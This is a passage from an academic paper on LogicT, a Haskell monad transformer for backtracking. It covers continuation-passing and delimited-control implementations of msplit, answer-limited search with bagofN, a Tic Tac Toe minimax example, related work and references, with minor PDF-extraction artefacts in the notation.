instance MonadPlus SSG where
  mzero = Stream []
  (Stream es1) `mplus` (Stream es2) = Stream (es1 ++ es2)
```

---

```

class MonadTrans t ⇒ LogicT t where
  msplit    :: (Monad m, MonadPlus (t m))  $\Rightarrow$ 
              t m a  $\rightarrow$  t m (Maybe (a, t m a))
  interleave :: (Monad m, MonadPlus (t m))  $\Rightarrow$ 
              t m a  $\rightarrow$  t m a  $\rightarrow$  t m a
  (gg-)   :: (Monad m, MonadPlus (t m))  $\Rightarrow$ 
              t m a  $\rightarrow$  (a  $\rightarrow$  t m b)  $\rightarrow$  t m b
  ifte     :: (Monad m, MonadPlus (t m))  $\Rightarrow$ 
              t m a  $\rightarrow$  (a  $\rightarrow$  t m b)  $\rightarrow$  t m b  $\rightarrow$  t m b
  once     :: (Monad m, MonadPlus (t m))  $\Rightarrow$ 
              t m a  $\rightarrow$  t m a

```

---

**Figure 2.** The class *LogicT*

```

instance LogicM SSG where
  msplit (Stream []) = return Nothing
  msplit (Stream (h : t)) = return (Just (h, Stream t))

```

The implementation is essentially the *List* monad that is already present in Haskell. As argued earlier, the reliance on the list monad has several drawbacks, many of which are discussed by Hinze [11]. In addition, the above implementation cannot be easily modified to become a monad transformer since *List* as a transformer can only be applied to commutative monads [12].

#### 4.3 The Monad Transformer *LogicT*

Instead of working with the fixed monad *LogicM*, we would like to uniformly add *msplit* to other monads, thus augmenting arbitrary computations with our backtracking facilities.

In Haskell, this can be achieved by using *monad transformers*. A monad transformer *t* is defined using a class:

```

class MonadTrans t where
  lift :: Monad m  $\Rightarrow$  m a  $\rightarrow$  t m a

```

Intuitively computations in a base monad *m* are lifted to computations in a transformed monad *t m*. The lifting satisfies the following laws:

$$\begin{aligned} lift \circ return &\simeq return \\ lift (m \gg= k) &\simeq lift m \gg= lift \circ k \end{aligned}$$

The specification of *LogicM* can be turned into a monad transformer by simply copying the functions and giving them the required generalised types. Indeed the interface to the class *LogicT* in Figure 2 is essentially identical to the one of *LogicM*; for brevity we have not repeated the default implementations of the methods. The precise relationship between the two figures is that the class *LogicM* can be recovered by applying the monad transformer *LogicT* to the identity monad.

By inheriting from the library class *MonadTrans*, the class *LogicT* also includes the method *lift* that injects computations of the underlying monad of type *m a* into backtracking computations of type *t m a*. For example, *lift (putStrLn "text") >> mzero* is a backtracking computation which performs a side-effect in the *IO* monad and then fails.

The laws of *msplit* postulated in Definition 4.1 should be generalised to handle the additional “lifted” effects from the underlying monad [14]. In the first law, instead of considering a computation *mzero*, we should consider more generally a computation *lift m >> mzero* which might perform computational effects in the underlying monad before failing. Similarly in the second law, instead of considering a computation *return a ‘mplus’ tm<sub>1</sub>*, we should consider more generally a computation *lift m ‘mplus’ tm<sub>1</sub>* which returns the first result after performing some arbitrary effects in the

underlying monad. These generalisations are minimal and only describe the morphisms that lift trivially. In some cases, a morphism *m* in the underlying monad may not be trivially lifted as *lift m* but rather as a new morphism *tm* that combines the backtracking effects and underlying effects in non-trivial ways. This is similar to what happens when lifting *callcc* through the state monad transformer for example [14].

We motivate the new form of the laws by considering the generalised left-hand side of the second law: *msplit (lift m ‘mplus’ tm)*. The computation *tm<sub>1</sub>* has type *t m a* whereas the result of *msplit* has the type *t m (Maybe (a, t m a))*, which makes relating these values inconvenient. Therefore, we define:

```

reflect :: (Monad m, LogicT t, MonadPlus (t m))  $\Rightarrow$ 
          Maybe (a, t m a)  $\rightarrow$  t m a
reflect r = case r of
  Nothing  $\rightarrow$  mzero
  Just (a, tmr)  $\rightarrow$  return a ‘mplus’ tmr
rr tm = msplit tm  $\gg=$  reflect

```

Now, *rr tm* has the same type as *tm* and hence the two can be more directly related. Direct inspection of the code of *reflect* shows that it introduces no effects at the source monad level and it does not affect the values of the monadic computation—the latter fact is obvious from the type, which is polymorphic over any *a* and any source monad *m*. We can now state the generalised laws.

DEFINITION 4.2 (Generalised Laws for *msplit*).

$$\begin{aligned} rr (lift m \gg mzero) &\simeq lift m \gg mzero \\ rr (lift m ‘mplus’ tma) &\simeq lift m ‘mplus’ (rr tma) \end{aligned}$$

## 5. Implementations of *LogicT*

We now focus our attention on the main technical challenge of the paper: the implementation of the *LogicT* monad transformer. We provide two implementations that manipulate continuations, either explicitly or implicitly using control operators.

### 5.1 CPS Implementation

The CPS-based implementation introduces the type constructor *SFKT* for functions accepting success and failure continuations. The answer type is fully polymorphic:

```

newtype SFKT m a =
  SFKT ( $\forall$  ans. SK (m ans) a  $\rightarrow$  FK (m ans)  $\rightarrow$  m ans)
  unSFKT (SFKT a) = a

type FK ans = ans
type SK ans a = a  $\rightarrow$  FK ans  $\rightarrow$  ans

```

The concrete type of monadic actions is *SFKT m a*, where *m* is the source monad to be transformed.

The following instance declarations specify that *SFKT m* is a *Monad* and *MonadPlus*, and that *SFKT* is a monad transformer. These instance declarations are quite straightforward, and match the implementation of the monad transformer (without *cut*) given by Hinze [11].

```

instance Monad m  $\Rightarrow$  Monad (SFKT m) where
  return e = SFKT ( $\lambda$ sk fk  $\rightarrow$  sk e fk)
  m  $\gg=$  f =
    SFKT ( $\lambda$ sk  $\rightarrow$  unSFKT m ( $\lambda$ a  $\rightarrow$  unSFKT (f a) sk))

instance Monad m  $\Rightarrow$  MonadPlus (SFKT m) where
  mzero = SFKT ( $\lambda$ _fk  $\rightarrow$  fk)
  m1 ‘mplus’ m2 =
    SFKT ( $\lambda$ sk fk  $\rightarrow$  unSFKT m1 sk (unSFKT m2 sk fk))

```

```
instance MonadTrans SFKT where
  lift m = SFKT ( $\lambda sk fk \rightarrow m \gg= (\lambda a \rightarrow sk a fk)$ )
```

As Hinze explains, this “context-passing” implementation improves on the naïve term implementation by removing an interpretive layer. But in order to augment the above implementation with control over backtracking (e.g., *cut*), Hinze changes the representation of contexts in order to pattern-match against them, restoring an interpretive layer. We show however that this is not necessary: we can maintain the abstract representation of continuations and support *msplit*. But indeed, contrary to the situation in Section 4.2 where we implement *msplit* using lists, the implementation of *msplit* for the two-continuation monad transformer *SFKT* is more challenging:

```
instance LogicT SFKT where
  msplit tma = lift (unSFKT tma ssk (return Nothing))
    where ssk a fk = return (Just (a, (lift fk  $\gg=$  reflect)))
```

Intuitively, to split a computation *tma*, we supply it with two custom success and failure continuations. If the failure continuation is immediately invoked, we get *lift (return Nothing)* which is essentially another way of expressing *mzero* in the transformed monad. If we encounter several non-deterministic choices and the success continuation is invoked in one of the cases with an answer *a*, we return this answer *a* and a suspension that can be used to continue the exploration of the other choices. This is reminiscent of the list implementation but works even if *t m a* for arbitrary *m* is generally not a recursive data type.

Since the correctness of *msplit* is not so obvious, we outline a proof in the remainder of the section. The first law of *msplit*:

$$rr(lift m \gg mzero) \simeq lift m \gg mzero$$

follows from the monadic laws, the definition of *reflect* and the observation:

$$msplit(lift m \gg mzero) \simeq lift m \gg (return Nothing),$$

which can be derived from the code of the above instance declarations. To prove the second law of *msplit*:

$$rr(lift m `mplus` tma) \simeq lift m `mplus` (rr tma)$$

we observe that:

$$\begin{aligned} lift m `mplus` tma &\simeq \\ SFKT(\lambda sk fk \rightarrow (\lambda sk fk \rightarrow m \gg= (\lambda a \rightarrow sk a fk)) \\ &\quad sk \\ &\quad (unSFKT tma sk fk)) \simeq \\ SFKT(\lambda sk fk \rightarrow m \gg= (\lambda a \rightarrow sk a (unSFKT tma sk fk))) \end{aligned}$$

Thus we have:

$$\begin{aligned} msplit(lift m `mplus` tma) &\simeq \\ lift m \gg= (\lambda a \rightarrow return(Just(a, rr tma))) \end{aligned}$$

The desired result follows from the definition of *rr* and monadic laws in the *m a* and *t m a* monads.

Furthermore, if we define  $g f v tm = unSFKT(rr tm) f v$  we can easily obtain, from the definition of *rr*, that:

$$\begin{aligned} g f v mzero &\simeq v \\ g f v (lift m `mplus` tm_1) &\simeq m \gg= (\lambda a \rightarrow f a (g f v tm_1)) \end{aligned}$$

that is, *g* is essentially *fold*, which clarifies the meaning of the function *rr*.

## 5.2 Implementation Using Delimited Control

The implementation based on control operators uses an extension of the fully answer-type-polymorphic delimited continuation framework developed by Dybvig *et. al.* [7]. The framework provides two type constructors of interest: *CC* for computations that

manipulate delimited continuations and *Prompt* for control delimiters. We first extend the implementation to make *CC* a monad transformer and, using this extension, define the following small library of control operators:

```
promptP :: Monad m =>
  (Prompt r a -> CC r m a) -> CC r m a
abortP :: Monad m =>
  Prompt r a -> CC r m a -> CC r m b
shiftP :: Monad m =>
  Prompt r b ->
  ((CC r m a -> CC r m b) -> CC r m b) ->
  CC r m a
```

The constructors *Prompt* and *CC* are parametrized by a type parameter *r* that refers to the *control region* associated with the computation. Intuitively a delimiter of type *Prompt r a* was created in a control region indexed by type *r* and its uses cannot escape from that control region. The type parameter *r* allows computations in the monad to be *encapsulated* using a construct of the following type:

$$runCC :: Monad m => (\forall r. CC r m a) -> m a$$

The control operators we implement above have the following intuitive explanation. The operator *promptP* creates a new delimiter, pushes it on the stack, and invokes its argument with access to the newly-pushed delimiter. The execution of the argument can later abort up to this occurrence of the prompt using *abortP*, or capture the continuation up to this occurrence of the prompt using *shiftP*. For example, in the following expression:

```
runIdentity(runCC(promptP $ \p ->
  do x <- shiftP p (\k -> k (k (return 2)))
  return (x + 1)))
```

the evaluation proceeds by first creating a new prompt and pushing it on the stack. The evaluation of the *do*-expression then pushes the context *do {x ← []; return (x + 1)}* on the stack before evaluating the *shiftP* expression. This expression captures the continuation up to the prompt *p*, reifies it as a function, and applies it twice to the argument 2.

This instance of *LogicT* uses the *CC* library to define the type constructor *SR* as follows:

```
newtype SR r m a =
  SR (\forall ans. ReaderT(Prompt r (Tree r m ans)) (CC r m) a)
unSR(SR f) = f
data Tree r m a = HZero
  | HOne a
  | HChoice a (CC r m (Tree r m a))
```

At the core of the definition of the type *SR r m a* is a computation of type *CC r m a* that manipulates continuations using control operators instead of having an explicit success and failure continuation as in the previous section. The computation executes in the context of an environment implemented using *ReaderT*. The environment holds the most recently-pushed control delimiter, to which the computation should abort if it fails. Computations in the *ReaderT* monad transformer are executed using the library function *runReaderT*, and access the environment using the library function *ask*, which in our case has the type:

```
ReaderT(Prompt r (Tree r m ans)) (CC r m)
(Prompt r (Tree r m ans)).
```

The *SR r m* monad is essentially the direct-style version of the two-continuation implementation in the previous section. Previously, non-determinism was realized with the help of success and

failure continuations. The success continuation receives not only the produced value but also a (failure) continuation to invoke if that value was “not good enough” (failure when processing that value). Here, the success continuation is represented by an implicit stack of pending computations with control delimiters marking the choice junctions. A non-deterministic choice is then represented by capturing the delimited continuation up to the closest delimiter and trying each of the branches using that continuation; failure is represented by aborting the current delimited continuation.

In the two-continuation model, there was no special way to represent deterministic computations, which produce exactly one value. In the current model, we find it useful to distinguish deterministic results from non-deterministic results by using the data type  $\text{Tree } r m a$ . A deterministic result is marked by tagging it with  $HOne$ . A failure is represented by  $HZero$  and a choice is represented by  $HChoice a r$ . The latter value describes both the result  $a$  of the performed computation and the not-yet-executed computation that represents the other part of the choice. It is possible to represent deterministic computations as  $HChoice a (\text{return } HZero)$  at the expense of obscuring the definitions and losing some performance.

The following definition shows that the type  $SR r m$  is an instance of *Monad*:

```
instance Monad m  $\Rightarrow$  Monad (SR r m) where
  return e = SR (return e)
  (SR m)  $\gg=$  f = SR (m  $\gg=$  (unSR  $\circ$  f))
```

The definition shows that deterministic computations are executed “normally”—that is, as if they were in the base monad  $m$ . And since  $SR$  is a **newtype**, tagging with  $SR$  and untagging with  $unSR$  do not take any run time.

We then show that  $SR r m$  is an instance of *MonadPlus*:

```
instance Monad m  $\Rightarrow$  MonadPlus (SR r m) where
  mzero =
    SR (ask  $\gg=$   $\lambda pr \rightarrow lift (\text{abortP } pr (\text{return } HZero))$ )
  m1 ‘mplus’ m2 =
    SR (ask  $\gg=$   $\lambda pr \rightarrow$ 
        lift $ shiftP pr $  $\lambda sk \rightarrow$ 
        do f1  $\leftarrow$  sk (runReaderT (unSR m1) pr)
           let f2 = sk (runReaderT (unSR m2) pr)
           compose_trees f1 f2)
  compose_trees :: Monad m  $\Rightarrow$ 
    Tree r m a  $\rightarrow$ 
    CC r m (Tree r m a)  $\rightarrow$ 
    CC r m (Tree r m a)
  compose_trees HZero r = r
  compose_trees (HOne a) r = return $ HChoice a r
  compose_trees (HChoice a r') r =
    return $ HChoice a \$ r'  $\gg=$  ( $\lambda v \rightarrow$  compose_trees v r)
```

A failing computation  $mzero$  simply aborts to the current delimiter with the result  $HZero$ . A non-deterministic choice is slightly more complicated: we capture the continuation  $sk$  up to the current delimiter. The first alternative  $m_1$  is immediately executed in that continuation; the second alternative  $m_2$  is suspended. The function  $compose\_trees$  builds a new  $\text{Tree}$  combining the results obtained from the first branch with the suspension from the second branch.

Before discussing the implementation of  $msplit$  we discuss a necessary function used to implement  $msplit$ . This function  $reify$  represents the computational effect of backtracking in an algebraic data type as described in two recent papers [24, 13]:

```
reify :: Monad m  $\Rightarrow$  SR r m a  $\rightarrow$  CC r m (Tree r m a)
reify m = promptP (Apr  $\rightarrow$  runReaderT (unSR m) pr  $\gg=$ 
                  (return  $\circ$  HOne))
```

As the code shows, the function  $reify m$  creates a new prompt, sets it, executes the computation, and tags the result with  $HOne$ . If the computation  $m$  executes deterministically, we get the result  $HOne a$  where  $a$  is the resulting value. If the computation  $m$  fails, then the continuation  $(\text{return } \circ HOne)$  is aborted and we instead get  $HZero$  as the resulting value. Finally, let us illustrate the case where the computation  $m$  is about to execute  $mplus m_1 m_2$  using the following example:

```
reify (m0  $\gg=$  ( $\lambda x \rightarrow k1 x$  ‘mplus’ k2 x)  $\gg=$  k3)
```

where  $m_0$  is deterministic. This example is equivalent to:

```
do HOne x  $\leftarrow$  reify m0
   f1val  $\leftarrow$  reify (k1 x  $\gg=$  k3)
   let f2comp = reify (k2 x  $\gg=$  k3)
   compose_trees f1val f2comp
```

Here  $f1val$  is the result (reified into the  $\text{Tree}$  data type) of the first choice of  $mplus$ , and  $f2comp$  is the *computation* that corresponds to the second choice. If  $f1val$  is  $HZero$ —that is, the first choice eventually fails (either in  $k1$  or in  $k3$ ), then  $compose\_trees$  will run the computation  $f2comp$  and the (reified) result of the latter shall be the result of the original computation. In other words, if the first choice fails, we execute the other one. If the first choice finishes deterministically, *i.e.*, if  $f1val$  is  $HOne a$ , then  $compose\_trees$  represents the available choice by creating a result  $HChoice a f2comp$ , which suspends the computation  $f2comp$  to be later explored if needed as a possible alternative solution. Finally, if  $f1val$  is itself the choice  $Choice a r'$ —that is, the execution  $k1 x \gg= k3$  has (unexplored) alternative branches (represented by  $r'$ ), the function  $compose\_trees$  essentially composes the unexplored choices  $r'$  with the unexplored choice  $f2comp$ . One may think of that “composition” as a rotation of a binary decision tree, or joining a branch  $f2comp$  to a binary node  $(a, r')$ .

It helps to contrast our way of handling non-determinism with the regular Prolog approach, epitomized in the Warren Abstract Machine (WAM). The WAM includes a stack, which contains both environments and choice points [22]. The stack of the WAM is represented by the regular execution stack of the Haskell system. In the above example,  $f2comp$  (or more generally the computation  $sk (runReaderT (unSR m_2) pr)$  in the implementation of  $mplus$ ) represents the choice point. The function  $compose\_trees$  essentially handles the “top-most” choice point (the *CP* register of the WAM).

Our function  $compose\_trees$  opens up more flexible policies of handling the choice points. For example, once  $compose\_trees$  determines that  $f1val$  is  $HZero$  (that is, represents failure), it may not run  $f2comp$ . Rather, it may tag  $f2comp$  with a special tag like *Incomplete* and return that. When one  $mplus$  is nested in another, the outer instances of  $compose\_trees$ , having received the *Incomplete*  $f2comp$ , may then decide, either to run that  $f2comp$ , or to try other choices, if any. Thus we can implement alternative evaluation policies that avoid divergence in situations like  $(odds \gg mzero) ‘mplus’ m$ , that is, when disjoining (on the left) a computation that diverges on backtracking.

Finally we implement  $msplit$  for the monad transformer  $SR r$ :

```
instance MonadTrans (SR r) where
  lift m = SR (lift (lift m))
instance LogicT (SR r) where
  msplit m = SR (lift (reify m  $\gg=$  (return  $\circ$  reflect_sr)))
  where reflect_sr HZero = Nothing
         reflect_sr (HOne a) = Just (a, mzero)
         reflect_sr (HChoice a r1) =
           Just (a, SR (lift r1)  $\gg=$ 
                  (return  $\circ$  reflect_sr)  $\gg=$ 
                  reflect)
```

This implementation of *msplit* is more complicated than the CPS-based one because it must maintain the proper polymorphism of the answer type by not letting the type variable *ans* escape. Given the computation *m*, we first *reify* it. This will tell us if the computation fails, completes deterministically, or completes with one answer and the choice of an alternative solution. This is precisely the information that we need to know for *msplit*. The problem with the *msplit* implementation is that *r*<sub>1</sub> in *HChoice a r*<sub>1</sub> has the type *CC r m (Tree r m a)* (of the reified computation), whereas *msplit* must produce *SR r m a*. Thus we must be able to go from the reified computation *Tree r m a* “back” to the computation *m a*. The recursion in the implementation of *msplit* accomplishes that goal: of reflecting a value *HChoice a r* back into the computation *return a ‘mplus’ r*. The recursion of *reflect\_sr* is a consequence of the fact that *Tree r m a* is a recursive data type (although *SR r m a* is generally not, depending on *m*). Note that *msplit* invokes *reify*, which sets the *prompt*, overriding the prompt set by the top-level *reify*. This “dynamic scoping” inherent in delimited control [2] is essential for *msplit*.

In summary, we have implemented the *LogicT* interface to support “direct-style” programming with a rich combination of several computational effects: of the base monad *m*, the computational of the *CC* monad, and of the *Reader* monad. Although the present *SR r m a* implementation may have a large cost because of the layering of several effects and because of the inherent cost of the *CC* monad, it is still worth using, at least for prototyping. Often “direct-style” implementations are clearer and lend themselves to deeper insights. Even though the *SFKT* monad seems more efficient (and we would recommend using it in production, because all its costs are quantifiable and not large), *SR r m a* seems to be better suited for prototyping of various choice-point selection policies and other advanced implementations (suspensions, constraint-propagation, etc.) of logical programming systems.

## 6. Running Computations

We now implement *runL*, to run the backtracking monad and observe its results as a list of answers. The simplest solution is to define the function *solve* for a particular monad, e.g., *SFKT*:

```
solve      :: (Monad m) ⇒ SFKT m a → m [a]
solve (SFKT m) =
  m (λa fk → fk >>= (return o (a:))) (return [])
```

which is identical to the one provided by Hinze [11]. This function runs the backtracking computation of type *SFKT m a* and collects all the answers in a list (to be observed in the source *m* monad). One may think that this function is sufficient: to observe at most *n* answers, we need to examine the prefix of the resulting list of at most that size. The rest of the answers will not be produced. However, the latter is only true if the source monad *m* is non-strict. If however *m* is strict (e.g., *IO*), it is clear from the definition of *solve* that *all* the answers of *SFKT m a* will be produced and collected into the list, even if we need only a few of them. This also means that applying *solve* to a computation *SFKT IO a* that has an infinite number of answers (such as *odds*) will diverge.

Thus we need a more general function *runL*, to which we can pass the maximum number of answers we wish to observe. That function will run the backtracking computation to the extent needed to observe that many answers, no more. Therefore, *runL* can be safely used with non-deterministic computations with an infinite number of answers over a strict monad.

Implementing *runL* for the *SFKT* monad however appears to be all but impossible. To run a computation, we need to pass it a success and failure continuation. The success continuation receives one answer and a computation *fk* to run to get more answers. We can easily disregard the failure computation after the first answer:

```
observe      :: Monad m ⇒ SFKT m a → m a
observe (SFKT m) =
  m (λa fk → return a) (fail "no answer")
```

Or we can run that *fk* computation after the first answer, as in *solve*, which gives us *all* answers. There does not seem to be a way to run *fk* only a certain number of times, as the interface of *SFKT* does not let us pass any counter from one invocation of the success continuation to the next.

Here again *msplit* helps. It turns out that we can implement *runL*—moreover, we can implement a more general operation *bagofN* and even *unfold*. Furthermore, we can implement *bagofN* in a way that does not depend on the implementation of the backtracking monad transformer. The operation *bagofN* is similar to Prolog’s *bagof* iterator. The latter collects all answers of a given goal in a list. Our *bagofN* is more general, as it lets the user specify the maximum number of answers wanted. This more general *bagofN* is not expressible in Prolog using *bagof* or other primitives, without resorting to destructive operations on the Prolog database:

```
bagofN :: (Monad m, LogicT t, MonadPlus (t m)) ⇒
          Maybe Int → t m a → t m [a]
bagofN (Just n) –| n ≤ 0 = return []
bagofN n m               = msplit m >>= bagofN'
where bagofN' Nothing    = return []
      bagofN' (Just (a, m')) =
        bagofN' (fmap pred n) m' >>= (return o (a:))
```

If the first argument to *bagofN* is *Just n*, it selects at most *n* answers. Again, the operation *msplit* let us treat the backtracking monad as if it were a stream, regardless of its actual implementation. The partially-applied *bagofN' Nothing* is equivalent to the function *sols* of Hinze [11]. But there is no equivalent there of the more challenging and more expressive *bagofN (Just n)*.

The result type of *bagofN* is *t m [a]*: we are still in the transformed monad. To get back to the source monad *m*, we need to “observe” [11] the produced list value. The observation function is necessarily specific to the backtracking implementation.<sup>2</sup> For the *SFKT* monad, it is given above. For the *SR* monad, it is as follows:

```
observesr :: Monad m ⇒ (∀ r. SR r m a) → m a
observesr m = runCC (reify m >>= pickI)
where pickI HZero      = fail "no answer"
      pickI (HOne a)   = return a
      pickI (HChoice a r) = return a
```

Here, we *reify* the computation *m* into *Tree r m a*, then pick the first answer from the *Tree*, disregarding any other choices.

With the help of *observe* we can now write the function *runL* that we have used to run our examples:

```
type L a = ∀ r. SR r Identity a
runL     :: Maybe Int → L a → [a]
runL n m = runIdentity (observesr (bagofN n m))
```

We also reveal the type of the backtracking monad *L* that we introduced in 3.1. For our examples, the type is the transformer *SR r* over the identity monad. The examples also run with the *SFKT* transformer.

As an example of using the backtracking transformer over a non-trivial (and strict!) monad, we modify Example 3.1 to print all the factors that are produced:

<sup>2</sup> Ideally, the function *observe* should be part of the *LogicT* class, but this is not possible because of the universally quantified type variable *r* in the last implementation.

```

test_opio = print =<< observe (bagofN (Just 10)
  (do n ← odds
    guard (n > 1)
    ifte (do d ← iota (n - 1)
      guard (d > 1 ∧ n `mod` d ≡ 0)
      liftIO (print d)
      (const mzero)
      (return n)))

```

The source *IO* monad lets us print out the intermediate results. This approach is far more robust than using *Debug.Trace*, as the output of the latter is hard to predict. The comparison with Example 3.1 demonstrates the advantage of having a monad *transformer*: the bulk of the code of Example 3.1 remains the same. We merely add *liftIO (print d)* and the printing of the final result.

## 7. A Larger Example: Tic Tac Toe

Tic Tac Toe, Reversi and many other strategic boardgames are good examples of heuristic search. The Tic Tac Toe code, suggested by Andrew Bromage on the Haskell mailing list [4], illustrates many features of our monad transformer *LogicT* in conducting basic minimax search coupled with two heuristics. The present code is a generalisation of that by Andrew Bromage: It solves instances of the problem with boards of size  $n \times n$  and where  $m$  consecutive marks are required for a win (such as Gomoku). We also added explicit limits on the depth and breadth of the search. Without the limits, the program is too slow for interactive play on boards larger than  $3 \times 3$ . The code accompanying the article includes the complete program.

We begin by declaring the basic types for representing the board and the marks:

```

data Mark = X | O deriving (Ord, Eq, Show)
type Loc = (Int, Int)
type Board = FiniteMap Loc Mark
data Game = Game{winner :: Maybe (Loc, Mark),
  moves :: [Loc],
  board :: Board}

```

The type *Loc* describes (*row*, *column*) coordinates of one board cell, as a pair of integers within  $[0..n - 1]$ . A finite map *Board* maps the coordinates of marked locations to their marks. We use type *Mark* to identify players as well. The current state of the game is a record of the current board position, the list of available moves (*i.e.*, unmarked cells) and the indicator of the winner.

The function

```
new'game :: Game
```

initialises the board. The function

```

take'move :: Mark → Loc → Game → Game
take'move p loc g =
  Game{moves = delete loc (moves g),
    board = board',
    winner = let (n, l) = max'cluster board' p loc
      in if n ≥ m then Just (l, p) else Nothing}
  where board' = addToFM (board g) loc p

```

accounts for a move (*i.e.*, the placement of a mark on a previously empty cell) and generates the new game state. The function *max'cluster* :: *Board* → *Mark* → *Loc* → (*Int*, *Loc*) computes the number of consecutive marks of the same sort around a given location, maximized over all possible directions.

Let us define the player procedure that takes the player's mark, the game state, and, non-deterministically, makes a move and returns the new game state together with an estimate of the game score for the player.

```

type PlayerProc t (m :: * → *) =
  Mark → Game → t m (Int, Game)

```

The main game function can then be defined:

```

game :: (MonadPlus (t m), LogicT t,
  Monad m, MonadIO (t m)) ⇒
  (Mark, PlayerProc t m) →
  (Mark, PlayerProc t m) →
  t m ()
game player1 player2 = game' player1 player2 new'game
where game' player@(p, proc) other'player g
  | Game{winner = Just k} ← g
  = liftIO (putStrLn ((show k) ++ " wins!"))
  | Game{moves = []} ← g
  = liftIO (putStrLn "Draw!")
  | otherwise
  = do (..., g') ← once (proc p g)
    liftIO (putStrLn $ show'board (board g'))
    game' other'player player g'

```

The expression *once (proc p g)* means that once the player has made the move, the move is committed and cannot be un-played.

Our playing strategy is the basic minimax search. We first check if we reached the terminal, goal state.

```

ai' :: (MonadPlus (t m), Monad m, LogicT t) ⇒
  PlayerProc t m
ai' p g = ai'lim m 6 p g
where ai'lim dlim blim p g
  | Game{winner = Just _} ← g
  = return (estimate'state p g, g)
  | Game{moves = []} ← g
  = return (estimate'state p g, g)
  | otherwise
  = minmax ai'lim dlim blim p g

```

If not, we pick such a successor state that minimizes the score for our opponent assuming the opponent always makes its best move:

```

minmax :: (MonadPlus (t m), Monad m, LogicT t) ⇒
  (Int → Int → PlayerProc t m) →
  (Int → Int → PlayerProc t m)
minmax self dlim blim p g =
  do wbs ← bagofN (Just blim)
    do m ← choose (moves g)
      let g' = take'move p m g
      if dlim ≤ 0
        then return (estimate'state p g', g')
        else do (w, _) ← self (dlim - 1) blim
          (other'player p) g'
          return (-w, g')
    return (maximumBy (λ(x, _) (y, _) → compare x y) wbs)

```

The number *dlim* limits the depth of the search and the number *blim* limits the number of moves considered at each step. The function *choose* non-deterministically chooses one move out of all available, and the function *estimate'state* :: *Mark* → *Game* → *Int* estimates the game score for the given player, as a signed integer in  $[-\text{score}'\text{win} .. \text{score}'\text{win}]$ . The larger the integer, the better the position. We see the application of *bagofN* operation of *LogicT*.

Unfortunately, this code is too slow. Even for such a simple game on a  $3 \times 3$  board, the search space is noticeably large. Andrew Bromage has pointed out two safe heuristics. They are based on the following function, which determines if there is a move that immediately leads to victory for the player *p*:

```

first'move'wins p g =
  do m ← choose (moves g)
    let g' = take'move p m g
    guard (maybe False ( $\lambda(m, p') \rightarrow p' \equiv p$ ) (winner g'))
    return (m, (score'win, g'))

```

We can change our play function as follows:

```

ai' :: (MonadPlus t m, Monad m, LogicT t) ⇒
  PlayerProc t m
ai' p g = ai'lim m 6 p g
where
  ai'lim dlim blim p g
    | Game{winner = Just _} ← g
      = return (estimate'state p g, g)
    | Game{moves = []} ← g
      = return (estimate'state p g, g)
    | otherwise
      = ifte (once (first'move'wins p g))
        (return ∘ snd)
        (ifte (once (first'move'wins (other'player p) g))
          ( $\lambda(m, -) \rightarrow \text{do let } g' = \text{take'move } p \text{ m } g$ 
            $(w, -) \leftarrow \text{ai}'\text{lim } \text{dlim } \text{blim}$ 
            $(\text{other}'\text{player } p) \text{ g}'$ 
           return  $(-w, g')$ )
          (minmax ai'lim dlim blim p g))

```

If there is a winning move, we take it, without further ado. We are only interested in one such move, hence *once*. If we cannot immediately win but our opponent can on the next move, we block that move. The *ifte* forms signify the commitment to a heuristic once it applies. If, and only if, none applies, we do the minimax search. To let the computer play against itself, we run the following computation:

```
a12a1 :: IO () = observe $ game (X, ai') (O, ai')
```

The complete code also includes a function for a human player, so one can play against the computer. Although currently the choice and scoring functions are simplistic, and the search limits are low, the play is good enough to be entertaining.

## 8. Related Work

Seres and Spivey [23] explored fair conjunction, but their implementation relied exclusively on streams, instead of being purely monadic with operators  $\gg-$  and *interleave*. Our solution not only handles the stream representation but at least two other representations, Federhen's two-continuation model [8] and the "control channel." Wand and Vaillancourt [31] formally related the stream and two-continuation semantics of backtracking, but they did not consider more general monadic streams or splitting of the backtracking computation.

Hinze [11] described backtracking transformers that support non-deterministic choice, and limited-extent Prolog-like *cut*. His final, efficient context-passing implementation was explicitly not continuation-passing because it required pattern-matching on the context. In addition, he ignored the problem of managing termination, which we address with *interleave* and  $\gg-$ . Furthermore, we added the ability to select any given number of answers. This is of course easy using streams, but difficult in the two-continuation and "control-channel" solutions; we believe that we are the first to implement these monadically. One weakness of our approach as compared to Hinze's is that he shows how to *derive* the transformers, with the promise of mechanization. That promise is not completely fulfilled however when *cut* is involved. Our approach is akin to the one he contrasts with in his introduction: "Because it works."

CPS-based implementations of Prolog with *cut* were discussed by de Bruin and de Vink [6], who used three continuations, for success, failure, and *cut*. In this paper, we have shown a CPS-based system with negation and Prolog-like pruning that uses only two continuations.

## 9. Conclusion

We have introduced a backtracking monad transformer, which, in addition to the *MonadPlus* interface, provides fair conjunctions and disjunctions, logical conditional and pruning (don't-care non-determinism), and selecting an arbitrary number of answers. We have described two implementations of the transformer, a CPS one with two continuations, and a direct-style one based on a Haskell library of delimited continuations [7]. All additional backtracking operations are implemented generically, in terms of one operation *msplit*.

Our *msplit* operation lets us treat the backtracking transformed monad as if it were a stream—even when the monad is not a stream and not even of a recursive type (which is the case for both our implementations). We can therefore observe not just the first solution from a backtracking computation but an arbitrary number of solutions.

In future research, we plan on using our direct-style implementation to implement sophisticated backtracking policies that can handle, for example, left recursion without tabling.

## Acknowledgments

We would like to thank the anonymous reviewers for their corrections and suggestions. We also thank Andrew Bromage for helpful suggestions.

## References

- [1] MonadPlus. <http://www.haskell.org/hawiki/MonadPlus>, 2005.
- [2] ARIOLA, Z. M., HERBELIN, H., AND SABRY, A. A type-theoretic foundation of continuations and prompts. In *ACM SIGPLAN International Conference on Functional Programming* (2004), ACM Press, New York, pp. 40–53.
- [3] BROMAGE, A. Initial (term) algebra for a state monad. <http://www.haskell.org/pipermail/haskell-cafe/2005-January/008259.html>, Jan. 2005.
- [4] BROMAGE, A. A MonadPlusT with fair operations and pruning. <http://www.haskell.org/pipermail/haskell/2005-June/016037.html>, June 2005.
- [5] DANVY, O., AND FILINSKI, A. Abstracting control. In *Proceedings of the 1990 ACM Conference on LISP and Functional Programming, Nice* (1990), ACM Press, New York, pp. 151–160.
- [6] DE BRUIN, A., AND DE VINK, E. P. Continuation semantics for PROLOG with cut. In *TAPSOFT, Vol. I* (1989), J. Díaz and F. Orejas, Eds., vol. 351 of *Lecture Notes in Computer Science*, Springer, pp. 178–192.
- [7] DYBVIG, R. K., PEYTON JONES, S. L., AND SABRY, A. A monadic framework for delimited continuations. Tech. Rep. TR615, Department of Computer Science, Indiana University, June 2005.
